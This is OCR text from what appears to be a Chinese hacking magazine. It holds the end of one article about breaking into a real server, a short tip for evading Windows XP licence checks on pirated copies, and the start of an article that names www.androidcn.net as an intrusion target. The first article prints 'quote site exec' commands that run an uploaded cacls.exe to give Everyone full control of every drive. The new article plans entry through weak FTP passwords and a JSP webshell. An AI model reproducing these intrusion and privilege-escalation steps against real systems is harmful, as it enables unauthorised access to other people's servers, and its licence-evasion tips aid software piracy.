


图15

然后试着使用新添加的用户来连接ftp，成功的连接了进去。但我使用"quote site"命令添加帐号时却出现了"Cannot EXEC command line <error=0>"的错误提示，使用百度搜索了一下，原来是net的问题，添加好上传的net的路径，这回执行成功了，如图16。




图16

但当我使用新添加的用户登录系统时却无论如何也不能成功，在webshell里也没有显示添加的用户，开始我以为是密码复杂度的问题，最后设置了一个强壮的密码可还是没有成功（关于这点我百思不得其解，因为我可是执行成功了呀，还望高手们能够指教一下），最后只好使出了cacls命令：

```
quote site exec "d:\autoweb\user\xiaoyao\uploadfile\cacls.exe c: /e /t /g everyone:F"
quote site exec "d:\autoweb\user\xiaoyao\uploadfile\cacls.exe d: /e /t /g everyone:F"
quote site exec "d:\autoweb\user\xiaoyao\uploadfile\cacls.exe e: /e /t /g everyone:F"
quote site exec "d:\autoweb\user\xiaoyao\uploadfile\cacls.exe f: /e /t /g everyone:F"
```

给所有盘的权限都设置成了everyone，这也跟得到服务器的权限没有什么区别了，如图17，图18。至此，我的入侵就全部结束了。




图17




图18

本文的技术含量并不高，但最重要的是思路灵活，要敢于尝试各种方法，特别是对于提权来讲，现在已经不是一件很容易事了，有时细心一点就可能使整盘棋起死回生。遇到问题要勇于去解决，而不要一味的去逃避，这才是成功之道。

（文章中涉及到的辅臣数据库浏览器、X-SCAN3.3，已经收录在光盘中）

防范微软XP"黑屏"正版验证的小方法

可恶的微软件将针对中国市场在10月20日启动WindowsXP专业版及Office的正版验证计划，届时安装了盗版XP专业版的电脑将被强行每小时"黑屏"（桌面背景变为纯黑色）一次，Office的菜单栏将被添加"不是正版"的标记。

小菜们可以使用下边的方法来防范这种情况的发生：

1、在"我的电脑"上点右键，选择"属性"，然后选择"自动更新"，选择"关闭自动更新"。

2、在"我的电脑"上点右键，选择"管理"，然后从"服务和应用程序"里的"服务"中找到"Office Source Engine"服务，把其"启动类型"更改为"已禁用"，然后点击"应用"就可以了。

入侵androidcn中文网

文章难度：★★★
文章阅读点：使用HScan扫描到FTP的弱口令，上传jspshell

清原长风

“android”这个词汇是在08年开始火起来的，它是google进军手机市场的旗帜，是Google最近才正式发布的基于Linux version 2.6内核的手机操作系统，具有丰富且强大的功能和整合性，或许你的下一部手机就会是装有android系统的google的Gphone哦。我们在google中搜索“android”就可以找到很多专门介绍android系统的网站，如图1。我们今天要入侵的目标就是排在搜索结果第三位的androidcn中文网（www.androidcn.net）。





图1

打来www.androidcn.net网站，发现是一个Discuz！5.5.0论坛（注意：网页上虽然写的是Discuz！5.5.0，但未必是真实的这个版本，有些站长会改掉程序的版本来迷惑入侵者），如图2，Discuz论坛的安全性一直都有着比较不错的口碑，较大的漏洞也就是很久以前公布的Discuz！5.0爆管理员密码漏洞了。看来想从正面入侵是没什么希望的，当然如果各位不怕累的话还可以利用尝试使用社会工程学来得到管理员的信息，说不定还可以拿到他的密码哦！


图2

